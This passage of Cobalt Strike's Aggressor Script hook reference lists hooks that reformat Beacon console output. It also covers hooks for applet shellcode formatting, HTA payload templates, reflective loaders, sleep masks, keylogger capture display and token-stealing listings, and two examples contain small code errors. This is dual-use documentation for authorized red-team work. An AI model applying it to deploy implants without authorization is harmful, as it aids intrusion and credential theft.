Hooks
Hooks allow Aggressor Script to intercept and change Cobalt Strike behavior.
 View all hooks
APPLET_SHELLCODE_FORMAT
Format shellcode before it's placed on the HTML page generated to serve the Signed or Smart Applet Attacks. See User-driven Web Drive-by Attacks.
Applet Kit
This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).
Example
set APPLET_SHELLCODE_FORMAT {
return base64_encode($1);
}BEACON_CHECKIN
Formats a Beacon check-in message.
Arguments
$1 - Beacon ID
$2 - message text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted check-in string.
Example
set BEACON_CHECKIN {
return "\c9[+]\o " . strrep($2, ':', "\cE:\o");
}BEACON_COMMAND_VARIABLES
Expands Beacon console command-line variables such as \$BEACON_PID and \$BEACON_USER before command execution.
Arguments
$1 - Beacon ID
$2 - metadata map for the Beacon
$3 - raw command line entered by the operator
Returns
Return the updated command line with Beacon variables expanded.
Example
set BEACON_COMMAND_VARIABLES {
local('$pid $arch $computer $user $is64 $external $internal $listener $hostarch');
local('$bid %meta $beacon_command $updated_command');
($bid, %meta, $beacon_command) = @_;
($pid, $arch, $computer, $user, $is64) = values(%meta, @('pid', 'arch', 'computer', 'user', 'is64'));
($external, $internal, $listener) = values(%meta, @('external', 'internal', 'listener'));
if ($is64) {
$hostarch = "x64"
} else {
$hostarch = "x86"
}
# elevated beacons have " *" appended to $BEACON_USER: "CSTester *" - Remove that...
$user = replace($user, ' \*$', "");
# parent/child beacons have " ⚯⚯" appended to $BEACON_EXTERNAL: "192.168.1.103 ⚯⚯" - Remove that...
# This is also known as " \u26AF\u26AF"...
$external = replace($external, ' ⚯⚯$', "");
$updated_command = strrep($beacon_command, "\$BEACON_EXTERNAL", $external);
$updated_command = strrep($updated_command, "\$BEACON_INTERNAL", $internal);
$updated_command = strrep($updated_command, "\$BEACON_LISTENER", $listener);
$updated_command = strrep($updated_command, "\$BEACON_USER", $user);
$updated_command = strrep($updated_command, "\$BEACON_COMPUTER", $computer);
$updated_command = strrep($updated_command, "\$BEACON_PID", $pid);
$updated_command = strrep($updated_command, "\$BEACON_ARCH", $arch);
$updated_command = strrep($updated_command, "\$BEACON_HOSTARCH", $hostarch);
$updated_command = strrep($updated_command, "\$BEACON_BID", $bid);
return $updated_command;
}BEACON_COMMAND_VARIABLES_HELP
Builds the help text shown for available Beacon command-line variables.
Arguments
$1 - Beacon ID
$2 - metadata map for the Beacon
Returns
Return formatted help text describing the supported Beacon variables and their current values.
Example
set BEACON_COMMAND_VARIABLES_HELP {
local('$pid $arch $computer $user $is64 $external $internal $listener $hostarch');
local('$var_bid $var_pid $var_arch $var_computer $var_user $var_hostarch $var_external $var_internal $var_listener');
local('$bid %meta $help');
($bid, %meta) = @_;
# println(%meta);
($pid, $arch, $computer, $user, $is64) = values(%meta, @('pid', 'arch', 'computer', 'user', 'is64'));
($external, $internal, $listener) = values(%meta, @('external', 'internal', 'listener'));
# define the variable names in variables
$var_external = "\$BEACON_EXTERNAL";
$var_internal = "\$BEACON_INTERNAL";
$var_listener = "\$BEACON_LISTENER";
$var_user = "\$BEACON_USER";
$var_computer = "\$BEACON_COMPUTER";
$var_pid = "\$BEACON_PID";
$var_arch = "\$BEACON_ARCH";
$var_hostarch = "\$BEACON_HOSTARCH";
$var_bid = "\$BEACON_BID";
if ($is64) {
$hostarch = "x64"
} else {
$hostarch = "x86"
}
# elevated beacons have " *" appended to $BEACON_USER: "CSTester *" - Remove that...
$user = replace($user, ' \*$', "");
# parent/child beacons have " ⚯⚯" appended to $BEACON_EXTERNAL: "192.168.1.103 ⚯⚯" - Remove that...
# This is also known as " \u26AF\u26AF"...
$external = replace($external, ' ⚯⚯$', "");
$help = "Available command line variables: $+ \n";
$help .= " $[20]var_external $external $+ \n";
$help .= " $[20]var_internal $internal $+ \n";
$help .= " $[20]var_listener $listener $+ \n";
$help .= " $[20]var_user $user $+ \n";
$help .= " $[20]var_computer $computer $+ \n";
$help .= " $[20]var_pid $pid $+ \n";
$help .= " $[20]var_arch $arch $+ \n";
$help .= " $[20]var_hostarch $hostarch $+ \n";
$help .= " $[20]var_bid $bid $+ \n";
$help .= "\n";
$help .= "Example adding/updating a beacon note using variables: $+ \n";
$help .= "\n";
$help .= " note My HostArch: \$BEACON_HOSTARCH Beacon Arch: \$BEACON_ARCH $+ \n";
return $help;
}BEACON_CONSOLE_TIMESTAMP
Formats the timestamp prefix shown before Beacon console entries when timestamps are enabled.
Arguments
$1 - Beacon ID
$2 - operator name
$3 - text
$4 - event timestamp
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the timestamp prefix string.
Example
set BEACON_CONSOLE_TIMESTAMP {
return "\cE[" . dstamp($4) . "]\o ";
}BEACON_ERROR
Formats an error message shown in a Beacon console.
Arguments
$1 - Beacon ID
$2 - error text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted error string.
Example
set BEACON_ERROR {
local('$jid');
$jid = $4;
if ($jid is $null) {
return "\c4[-]\o " . strrep($2, ':', "\cE:\o");
}
else {
return "\c4[-]\o \cD[job $jid $+ ]\o " . strrep($2, ':', "\cE:\o");
}
}BEACON_INLINE_EXECUTE
Allows a script to override the BOF content used for beacon_inline_execute operations before execution.
Arguments
$1 - Beacon Object File (BOF) bytes
$2 - name of the BOF that contains those bytes ($null if unknown)
Returns
-
A valid BOF.
-
Return $null if you want to use the default BOF.
Example
set BEACON_INLINE_EXECUTE {
# Returning $null will cause CS to use the original BOF content.
# Override this method to return the updated BOF content.
return $null;
}BEACON_INPUT
Formats operator input shown in the Beacon console transcript.
Arguments
$1 - Beacon ID
$2 - operator name
$3 - command text
$4 - event timestamp
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted input line.
Example
set BEACON_INPUT {
if ("ssh" eq beacon_info($1, "session")) {
if ($2 eq mynick()) {
return "\Ussh\o> $3";
}
else {
return "$2 \Ussh\o> $3";
}
}
else {
if ($2 eq mynick()) {
return "\Ubeacon\o> $3";
}
else {
return "$2 \Ubeacon\o> $3";
}
return "$2 \Ubeacon\o> $3";
}
}BEACON_MODE
Formats Beacon mode changes for display in the console.
Arguments
$1 - Beacon ID
$2 - mode description
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted mode message.
Example
set BEACON_MODE {
return "\c9[+]\o $2";
}BEACON_OUTPUT
Formats standard Beacon output.
Arguments
$1 - Beacon ID
$2 - output text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted Beacon output string.
Example
set BEACON_OUTPUT {
local('$jid');
$jid = $4;
if ($jid is $null) {
return "\c9[+]\o " . replace($2, "([a-z]):\n", "\$1\cE:\n\o", 1);
}
else {
return "\c9[+]\o \cD[job $jid $+ ]\o " . replace($2, "([a-z]):\n", "\$1\cE:\n\o", 1);
}
}BEACON_OUTPUT_ALT
Formats alternate Beacon output that is shown with task-style coloring.
Arguments
$1 - Beacon ID
$2 - output text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted Beacon output string.
Example
set BEACON_OUTPUT_ALT {
local('$jid');
$jid = $4;
if ($jid is $null) {
return "\cC[*]\o " . strrep($2, ":\n", "\cE:\n\o");
}
else {
return "\cC[*]\o \cD[job $jid $+ ]\o " . strrep($2, ":\n", "\cE:\n\o");
}
}BEACON_OUTPUT_DATA_STORE
Formats the Beacon data store listing.
Arguments
$1 - Beacon ID
$2 - raw data store listing text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted data store listing.
Example
set BEACON_OUTPUT_DATA_STORE {
local('$out $temp $hash $id $name');
$out = "\cC[*]\o Stored Items\n\n";
$out .= " ID Name\n";
$out .= "\cE -- ----\n";
foreach $temp (split("\n", ["$2" trim])) {
($hash, $id, $name) = split("\t", $temp);
$out .= " $[5]id $name\n";
}
return $out;
}BEACON_OUTPUT_DOWNLOADS
Formats the Beacon downloads table.
Arguments
$1 - Beacon ID
$2 - array of download metadata maps
Returns
Return the formatted downloads listing.
Example
set BEACON_OUTPUT_DOWNLOADS {
local('$out $entry $name $path $size $rcvd $pct');
$out .= "\cC[*]\o Downloads\n\n";
$out .= " Name Size Received Path\n";
$out .= "\cE ---- ---- -------- ----\n";
foreach $entry ($2) {
($name, $path, $size, $rcvd) = values($entry, @("name", "path", "size", "rcvd"));
$pct = round((double($rcvd) / $size) * 100.0, 1) . '%';
$size = format_size($size);
$rcvd = format_size($rcvd);
$rcvd = "$rcvd ( $+ $pct $+ )";
$out .= " $[18]name $[7]size $[15]rcvd $path $+ \n";
}
return $out;
}BEACON_OUTPUT_ELEVATORS
Formats the list of registered Beacon command elevators.
Arguments
None
Returns
Return the formatted elevator listing.
Example
set BEACON_OUTPUT_ELEVATORS {
local('$out $exp $desc');
$out = "\n";
$out .= "Beacon Command Elevators\n";
$out .= "\cE========================\n\n";
$out .= " Exploit Description\n";
$out .= "\cE ------- -----------\n";
foreach $exp (sorta(beacon_elevators())) {
$desc = beacon_elevator_describe($exp);
$out .= " $[26]exp $+ $[6]null $+ $desc $+ \n";
}
return $out;
}BEACON_OUTPUT_EXPLOITS
Formats the list of registered Beacon local exploits.
Arguments
None
Returns
Return the formatted exploit listing.
Example
set BEACON_OUTPUT_EXPLOITS {
local('$out $exp $desc');
$out = "\n";
$out .= "Beacon Local Exploits\n";
$out .= "\cE=====================\n\n";
$out .= " Exploit Description\n";
$out .= "\cE ------- -----------\n";
foreach $exp (sorta(beacon_exploits())) {
$desc = beacon_exploit_describe($exp);
$out .= " $[26]exp $+ $[6]null $+ $desc $+ \n";
}
return $out;
}BEACON_OUTPUT_HELP
Formats the main Beacon help command output.
Arguments
$1 - Beacon ID
$2 - optional search text
Returns
Return the formatted Beacon command help listing.
Example
set BEACON_OUTPUT_HELP {
local('$bid $search4');
local('$out $udStart $udEnd $cmd $name $desc $highlightUDCmds');
local('@array');
$bid = $1;
$search4 = lc($2);
$out = "\n";
$out .= "Beacon Commands\n";
$out .= "\cE===============\n\n";
$out .= " Command Description\n";
$out .= "\cE ------- -----------\n";
@array = sorta(beacon_helpinfo_for($bid));
$highlightUDCmds = pref_get("console.highlight.user_defined_cmds.boolean", "true");
foreach $cmd (@array) {
$name = [$cmd getName];
$desc = [$cmd getDescription];
# ==========================================
# Simple contains filter...
# ==========================================
if ($search4 is $null || $search4 eq "") {
# no filter... keep em all
} else {
# check the filter...
if ([[$name toLowerCase] contains: $search4]) {
# keep it...
} else if ([[$desc toLowerCase] contains: $search4]) {
# keep it...
} else {
# ditch it...
continue;
}
}
# ==========================================
# Highlight user-defined commands...
# ==========================================
$udStart = "";
$udEnd = "";
if ("true" eq $highlightUDCmds) {
($udStart, $udEnd) = decorateUserDefinedCommand($cmd);
}
$out .= "$udStart $[26]name $desc $+ $udEnd $+ \n";
}
return $out;
}BEACON_OUTPUT_HELP_COMMAND
Formats detailed help for a specific Beacon command.
Arguments
$1 - command name
Returns
Return the formatted detailed help text for the command.
Example
set BEACON_OUTPUT_HELP_COMMAND {
return strrep(beacon_command_detail($1), "Use:", "Use\cE:\o");
}BEACON_OUTPUT_HELP_GROUPS
Formats grouped Beacon help output, including built-in and user-defined help groups.
Arguments
$1 - Beacon ID
$2 - optional help group name
$3 - optional search text
Returns
Return the formatted grouped help output.
Example
set BEACON_OUTPUT_HELP_GROUPS {
local('$bid $showgroup $search4');
local('$out %help_groups $workgroup');
$bid = $1;
$showgroup = $2;
$search4 = $3;
# warn("Running 'BEACON_OUTPUT_HELP_GROUPS' for beacon $bid with group $showgroup filter $search4");
%help_groups = beacon_helpgroups();
$out = "";
if (strlen($showgroup) > 0) {
$out .= getHelpGroup($bid, $showgroup, $search4, %help_groups);
} else {
$out .= getHelpGroup($bid, "housekeeping", $search4, %help_groups);
$out .= getHelpGroup($bid, "native", $search4, %help_groups);
$out .= getHelpGroup($bid, "postexdll", $search4, %help_groups);
$out .= getHelpGroup($bid, "bof", $search4, %help_groups);
# Get the user defined groups...
local('@user_def_groups');
foreach $workgroup (%help_groups) {
if ($workgroup eq "builtin") { continue; }
if ($workgroup eq "userdefined") { continue; }
if ($workgroup eq "housekeeping") { continue; }
if ($workgroup eq "native") { continue; }
if ($workgroup eq "postexdll") { continue; }
if ($workgroup eq "bof") { continue; }
add(@user_def_groups, $workgroup);
}
# Sort/Process user defined groups...
if (size(@user_def_groups) > 0) {
sorta(@user_def_groups);
foreach $workgroup (@user_def_groups) {
$out .= getHelpGroup($bid, $workgroup, $search4, %help_groups);
}
}
# List commands not assigned to a group...
$out .= getHelpGroup($bid, "---orphans---", $search4, %help_groups);
}
if (strlen($out) == 0) {
$out = "\c4[-]\o No matching help found";
}
return $out;
}BEACON_OUTPUT_HOST_FAILOVER
Formats callback host failover notifications in the Beacon console.
Arguments
$1 - Beacon ID
$2 - failover message text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted failover message.
Example
set BEACON_OUTPUT_HOST_FAILOVER {
# blog($1, "BEACON_OUTPUT_HOST_FAILOVER: " . $2 . " [" . dstamp($3) . "]");
return "\c9[+]\o " . replace($2, "([a-z]):\n", "\$1\cE:\n\o", 1);
}BEACON_OUTPUT_JOBS
Formats jobs command output.
Arguments
$1 - Beacon ID
$2 - raw jobs listing text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted jobs listing.
Example
set BEACON_OUTPUT_JOBS {
local('$out $temp $jid $pid $desc');
$out .= "\cC[*]\o Jobs\n\n";
$out .= " JID PID Description\n";
$out .= "\cE --- --- -----------\n";
foreach $temp (split("\n", ["$2" trim])) {
($jid, $pid, $desc) = split("\t", $temp);
$out .= " $[4]jid $[5]pid $desc $+ \n";
}
return $out;
}BEACON_OUTPUT_JOB_COMPLETED
Formats the message shown when a Beacon job completes.
Arguments
$1 - Beacon ID
$2 - completed job ID text
$3 - event timestamp
$4 - completed job ID
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted job completion message.
Example
set BEACON_OUTPUT_JOB_COMPLETED {
return "\c9[+]\o job $2 completed";
}BEACON_OUTPUT_JOB_REGISTERED
Formats the message shown when a Beacon job is registered.
Arguments
$1 - Beacon ID
$2 - registered job ID text
$3 - event timestamp
$4 - registered job ID
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted job registration message.
Example
set BEACON_OUTPUT_JOB_REGISTERED {
return "\c9[+]\o job registered with id $2";
}BEACON_OUTPUT_LS
Formats ls command output into a directory listing.
Arguments
$1 - Beacon ID
$2 - raw directory listing text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted directory listing.
Example
set BEACON_OUTPUT_LS {
local('$out @results $cwd $entry $type $size $modified $name');
@results = split("\n", ["$2" trim]);
$cwd = left(shift(@results), -1); # first entry is the current folder
# parse/process results
foreach $entry (@results) {
($type, $size, $modified, $name) = split("\t", $entry);
if ($type eq "F") {
$entry = %(type => "fil", size => format_size($size), modified => $modified, name => $name);
}
else if ($type eq "D" && $name ne "." && $name ne "..") {
$entry = %(type => "dir", size => "", modified => $modified, name => $name);
}
else {
remove();
}
}
# sort in alpha order with dir listings on top.
sort({ return ($1['type'] . lc($1['name'])) cmp ($2['type'] . lc($2['name'])); }, @results);
$out .= "\cC[*]\o Listing: $cwd $+ \n\n";
$out .= " Size Type Last Modified Name\n";
$out .= "\cE ---- ---- ------------- ----\n";
foreach $entry (@results) {
($type, $size, $modified, $name) = values($entry, @('type', 'size', 'modified', 'name'));
$out .= " $[8]size $[7]type $[21]modified $name $+ \n";
}
return $out;
}BEACON_OUTPUT_PS
Formats ps command output into a parent-child process tree.
Arguments
$1 - Beacon ID
$2 - raw process listing text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted process tree output.
Example
set BEACON_OUTPUT_PS {
local('$out $temp $name $ppid $pid $arch $user $session @ps');
$out .= "\cC[*]\o Process List\n\n";
$out .= " PID PPID Name Arch Session User\n";
$out .= "\cE --- ---- ---- ---- ------- -----\n";
foreach $temp (split("\n", ["$2" trim])) {
($name, $ppid, $pid, $arch, $user, $session) = split("\t", $temp);
push(@ps, %(pid => $pid, entry => " $[5]pid $[5]ppid $[28]name $[5]arch $[11]session $user"));
}
# sort the processes please
sort({ return $1['pid'] <=> $2['pid']; }, @ps);
# append to our outstring
foreach $temp (@ps) {
$out .= $temp['entry'] . "\n";
}
return $out;
}BEACON_OUTPUT_REMOTE_EXEC_METHODS
Formats the list of registered Beacon remote execution methods.
Arguments
None
Returns
Return the formatted remote execution method listing.
Example
set BEACON_OUTPUT_REMOTE_EXEC_METHODS {
local('$out $exp $desc');
$out = "\n";
$out .= "Beacon Remote Execute Methods\n";
$out .= "\cE=============================\n\n";
$out .= " Methods Description\n";
$out .= "\cE ------- -----------\n";
foreach $exp (sorta(beacon_remote_exec_methods())) {
$desc = beacon_remote_exec_method_describe($exp);
$out .= " $[26]exp $+ $[6]null $+ $desc $+ \n";
}
return $out;
}BEACON_OUTPUT_REMOTE_EXPLOITS
Formats the list of registered Beacon remote exploits.
Arguments
None
Returns
Return the formatted remote exploit listing.
Example
set BEACON_OUTPUT_REMOTE_EXPLOITS {
local('$out $exp $desc $arch');
$out = "\n";
$out .= "Beacon Remote Exploits\n";
$out .= "\cE======================\n\n";
$out .= " Exploit Arch Description\n";
$out .= "\cE ------- ---- -----------\n";
foreach $exp (sorta(beacon_remote_exploits())) {
$arch = beacon_remote_exploit_arch($exp);
$desc = beacon_remote_exploit_describe($exp);
$out .= " $[26]exp $+ $[6]arch $+ $desc $+ \n";
}
return $out;
}BEACON_OUTPUT_TASK_CANCELED
Handles output for task cancellation notifications.
Arguments
$1 - Beacon ID
$2 - cancellation text, currently task canceled
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return formatted output, or return $null to suppress output.
Example
set BEACON_OUTPUT_TASK_CANCELED {
# print the taskId and text from the object
#return "\c9[+]\o $5 $2";
# print an empty string..which basically adds a new line..this will print the timestamp.
#return "";
# print nothing this matches default.cna
return $null;
}BEACON_OUTPUT_TASK_COMPLETED
Handles output for task completion notifications.
Arguments
$1 - Beacon ID
$2 - completion text, currently task completed
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return formatted output, or return $null to suppress output.
Example
set BEACON_OUTPUT_TASK_COMPLETED {
# print the taskId and text from the object
#return "\c9[+]\o $5 $2";
# print an empty string..which basically adds a new line..this will print the timestamp.
#return "";
# print nothing this matches default.cna
return $null;
}BEACON_OUTPUT_TOKEN_STORE
Formats output for the Beacon token store listing.
Arguments
$1 - Beacon ID
$2 - raw token store listing text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted token store listing.
Example
set BEACON_OUTPUT_TOKEN_STORE {
local('$out $temp $id $username');
$out .= "\cC[*]\o Token Store\n\n";
$out .= " ID User\n";
$out .= "\cE -- ----\n";
foreach $temp (split("\n", ["$2" trim])) {
($id, $username) = split("\t", $temp);
$out .= " $[4]id $username\n";
}
return $out;
}BEACON_OUTPUT_TOKEN_STORE_STEAL
Formats output shown when listing tokens available for stealing into the token store.
Arguments
$1 - Beacon ID
$2 - raw token listing text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted token listing.
Example
set BEACON_OUTPUT_TOKEN_STORE_STEAL {
local('$out $temp $id $username $pid');
$out .= "\cC[*]\o Stored Tokens\n\n";
$out .= " ID PID User\n";
$out .= "\cE -- --- ----\n";
foreach $temp (split("\n", ["$2" trim])) {
($id, $username, $pid) = split("\t", $temp);
$out .= " $[4]id $[5]pid $username\n";
}
return $out;
}BEACON_RDLL_GENERATE
Hook to allow users to supply a user defined reflective loader prepended to the beacon dll.
Arguments
$1 - Beacon payload file name
$2 - Beacon payload (dll binary)
$3 - Beacon architecture (x86/x64)
$4 - user-defined map of options, which is used by the REST API to pass additional information to the hook
Returns
One of the following return types:
-
The Beacon executable payload updated with the User Defined Reflective DLL Loader.
-
Return $null if you want to use the default Beacon executable payload.
-
A map object with the key's status, result, error, and information (this option was introduced in version 4.12).
-
For the status, use 0 for an error and 1 for success. When set to an error, no payload will be generated.
-
For the result, use $null for an error and the Beacon executable payload for success.
-
For the error, set the message with the reason for the error so it can be reported.
-
For the information, set a message on success. This is only used by the REST API to add information to a payload generation response.
Examples:
return %(status => 0, result => $null, error => “Unable to read $path”);
return %(status => 1, result => $payload, information => “Beacon payload generated. Total size: " . strlen($payload));
-
Example
set BEACON_RDLL_GENERATE {
# warn("Running 'BEACON_RDLL_GENERATE' for DLL " . $1 . " with architecture " . $3);
# warn("Size of dll content parameter: " . strlen($2));
# Returning $null will cause CS to use the standard loader process.
# Override this method to return the DLL Content updated with a customized Reflective Loader.
return $null;
}BEACON_RDLL_GENERATE_LOCAL
The BEACON_RDLL_GENERATE_LOCAL hook is very similar to BEACON_RDLL_GENERATE with additional arguments.
Arguments
$1 - Beacon payload file name
$2 - Beacon payload (dll binary)
$3 - Beacon architecture (x86/x64)
$4 - parent beacon ID
$5 - GetModuleHandleA pointer
$6 - GetProcAddress pointer
$7 - user-defined map of options, which is used by the REST API to pass additional information to the hook
Example
set BEACON_RDLL_GENERATE_LOCAL {
# warn("Running 'BEACON_RDLL_GENERATE_LOCAL' for DLL " . $1 . " with architecture " . $3 . " Beacon ID " . $4 . " GetModuleHandleA " . $5 . " GetProcAddress " . $6);
# warn("Size of dll content parameter: " . strlen($2));
# Returning $null will cause CS to use the standard loader process.
# Override this method to return the DLL Content updated with a customized Reflective Loader.
return $null;
}Also see
BEACON_SBAR_LEFT
Controls the left side of the Beacon console status bar.
Arguments
$1 - Beacon ID
$2 - metadata map for the Beacon
Returns
Return the left status bar string.
Example
set BEACON_SBAR_LEFT {
local('$hostname $username $pid $is64 $arch $hostarch $bnote $bnote_full $parentbeaconID $impersonated $beaconTypeName');
($hostname, $username, $pid, $is64, $arch, $impersonated) = values($2, @('computer', 'user', 'pid', 'is64', 'arch', 'impersonated'));
# is the host computer 64 or 32 bit
if ($is64)
{
$hostarch = "x64"
}
else
{
$hostarch = "x86"
}
# beacon PID and is the process 64 or 32 bit
$pid = $pid . " - $arch";
# beacon type
$beaconTypeName = beacon_type_name($1);
if ($beaconTypeName ne "") {
$beaconTypeName = lc($beaconTypeName);
$pid = $pid . " - $beaconTypeName";
}
# Does this beacon have a parent beacon?
$parentbeaconID = beacon_info($1,"pbid");
if($parentbeaconID) {
local('$pbid');
$pbid = beacon_info($parentbeaconID,"pid");
$pid = $pid . " | Parent $pbid";
}
$bnote_full = binfo($1, "note");
if(strlen($bnote_full) == 0) {
$bnote = "";
}
else {
if(strlen($bnote_full) > 50) {
# Truncate long notes
$bnote = " | Note: " . substr($bnote_full,0,49) . "...";
} else {
$bnote = " | Note: " . $bnote_full;
}
}
if($impersonated ne "") {
$username = "$username [" . $impersonated. "]";
}
return "[\c2 $+ $hostname $+ \o] - $hostarch | $username | $pid " . $bnote;
}BEACON_SBAR_RIGHT
Controls the right side of the Beacon console status bar.
Arguments
$1 - Beacon ID
$2 - metadata map for the Beacon
Returns
Return the right status bar string.
Example
set BEACON_SBAR_RIGHT {
local('$last');
$last = $2["lastf"];
return "last: $+ $[6]last $+ ";
}BEACON_SLEEP_MASK
Hook to allow users to replace the sleep mask used in the beacon dll.
Arguments
$1 - Beacon type (default, pivot)
$2 - Beacon architecture (x86/x64)
$3 - user defined map of options, which is used by the REST API to pass additional information to the hook.
Returns
One of the following return types:
-
The extracted Beacon Object File (BOF) from the bof_extract aggressor function.
-
Return $null if you want to use the default built-in sleep mask.
-
A map object with the key's status, result, error, and information (this option was introduced in version 4.12).
-
For the status, use 0 for an error and 1 for success. When set to an error, no payload will be generated.
-
For the result, use $null for an error and the extracted BOF for success.
-
For the error, set the message with the reason for the error so it can be reported.
-
For the information, set a message on success. This is only used by the REST API to add information to a payload generation response.
Examples:
return %(status => 0, result => $null, error => “Unable to read $path”);
return %(status => 1, result => $bof, information => “Generated the sleepmask with $size bytes”);
-
Example
set BEACON_SLEEP_MASK {
# Returning $null will cause CS to use the built-in sleep mask.
# Override this method to return your sleep mask byte code.
return $null;
}Sleep Mask Kit
This hook is demonstrated in the The Sleep Mask Kit.
BEACON_TASKED
Formats tasking output when a Beacon command is issued.
Arguments
$1 - Beacon ID
$2 - task description
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted tasking string.
Example
set BEACON_TASKED {
return "\cC[*]\o " . strrep($2, ':', "\cE:\o");
}BEACON_WARNING
Formats a warning message shown in a Beacon console.
Arguments
$1 - Beacon ID
$2 - warning text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted warning string.
Example
set BEACON_WARNING {
return "\c8[!]\o " . strrep($2, ':', "\cE:\o");
}EVENT_BEACON_INITIAL
Formats the initial Beacon notification shown in the event log.
Arguments
$1 - Beacon identity text in the form user@internal (computer)
$2 - event timestamp
Returns
Return the formatted event log string.
Example
set EVENT_BEACON_INITIAL {
return "\cF" . dstamp($2) . " \c7*** initial beacon from\c8 $1";
}EVENT_NEWSITE
Formats the event log entry posted when a new site-related event is announced.
Arguments
$1 - operator nickname that started the hosted site, or System Startup
$2 - site announcement text in the form hosted <description> @ <url>
$3 - event timestamp
Returns
Return the formatted event log string.
Example
set EVENT_NEWSITE {
return "\cF" . dstamp($3) . " \c7*** $1 $2";
}EVENT_SSH_INITIAL
Formats the initial SSH session notification shown in the event log.
Arguments
$1 - SSH session identity text in the form user@internal (computer)
$2 - event timestamp
Returns
Return the formatted event log string.
Example
set EVENT_SSH_INITIAL {
return "\cF" . dstamp($2) . " \c7*** new ssh session\c8 $1";
}EXECUTABLE_ARTIFACT_GENERATOR
Control the EXE and DLL generation for Cobalt Strike.
Arguments
$1 - the artifact file (e.g., artifact32.exe)
$2 - shellcode to embed into an EXE or DLL
Artifact Kit
This hook is demonstrated in the The Artifact Kit.
HTMLAPP_EXE
Controls the content of the HTML Application User-driven (EXE Output) generated by Cobalt Strike.
Arguments
$1 - the EXE data
$2 - the name of the .exe
Resource Kit
This hook is demonstrated in the The Resource Kit.
Example
set HTMLAPP_EXE {
local('$handle $data');
$handle = openf(script_resource("template.exe.hta"));
$data = readb($handle, -1);
osef($handle);
$data = strrep($data, '##EXE##', transform($1, "hex"));
$data = strrep($data, '##NAME##', $2);
return $data;
}HTMLAPP_POWERSHELL
Controls the content of the HTML Application User-driven (PowerShell Output) generated by Cobalt Strike.
Arguments
$1 - the PowerShell command to run
Resource Kit
This hook is demonstrated in the The Resource Kit.
Example
set HTMLAPP_POWERSHELL {
local('$handle $data');
$handle = openf(script_resource("template.psh.hta"));
$data = readb($handle, -1);
closef($handle);
# push our command into the script
return strrep($data, "%%DATA%%", $1);
}KEYLOGGER_HIT
Formats a captured keystroke event for display in the Keystrokes view and related output.
Arguments
$1 - cloned site identifier passed into KeyloggerHandler
$2 - visitor identifier or address value supplied by the keylogger callback
$3 - comma-separated captured key data from the data parameter
$4 - phishing token or session identifier
Returns
Return the formatted keystroke log entry.
Example
set KEYLOGGER_HIT {
local('$date $data $r $d $f');
$date = formatDate('yyyy-MM-dd HH:mm:ss Z');
$data = split(',', $3);
foreach $d ($data) {
if ($d eq '8') {
$r .= '<DEL>';
}
else if ($d eq '9') {
$r .= '<TAB>';
}
else if ($d eq '13' || $d eq '10') {
$r .= '<ENTER>';
}
else if ($d ne "") {
$f = chr(formatNumber($d, 16, 10));
$r .= $f;
}
}
return "\c9[+]\o $2 [ $+ $4 $+ ] Keys $1 $+ : $r $+ \n";
}LISTENER_MAX_RETRY_STRATEGIES
Return a string that contains the list of definitions which is separated with a '\n' character. The definition needs to match a syntax of exit-[max_attempts]-[increase_attempts]-[duration][m,h,d].
For example exit-10-5-5m will exit beacon after 10 failed attempts and will increase sleep time after five failed attempts to 5 minutes. The sleep time will not be updated if the current sleep time is greater than the specified duration value. The sleep time will be affected by the current jitter value. On a successful connection the failed attempts count will be reset to zero and the sleep time will be reset to the prior value.
Return $null to use the default list.
Example
# Use a hard coded list of strategies
set LISTENER_MAX_RETRY_STRATEGIES {
local('$out');
$out .= "exit-50-25-5m\n";
$out .= "exit-100-25-5m\n";
$out .= "exit-50-25-15m\n";
$out .= "exit-100-25-15m\n";
return $out;
}
# Use loops to build a list of strategies
set LISTENER_MAX_RETRY_STRATEGIES
local('$out');
@attempts = @(50, 100);
@durations = @("5m", "15m");
$increase = 25;
foreach $attempt (@attempts)
{
foreach $duration (@durations)
{
$out .= "exit $+ - $+ $attempt $+ - $+ $increase $+ - $+ $duration\n";
}
}
return $out;
}POSTEX_RDLL_GENERATE
Hook to allow users to replace the Cobalt Strike reflective loader for post-ex with a User Defined Reflective Loader. See Post-ex User Defined Reflective DLL Loader.
The Post-ex DLL passed as argument 2 does not contain any reflective loader. You do not need to remove an existing reflective loader from the DLL.
Arguments
$1 – post-ex payload file name
$2 – post-ex payload (dll binary)
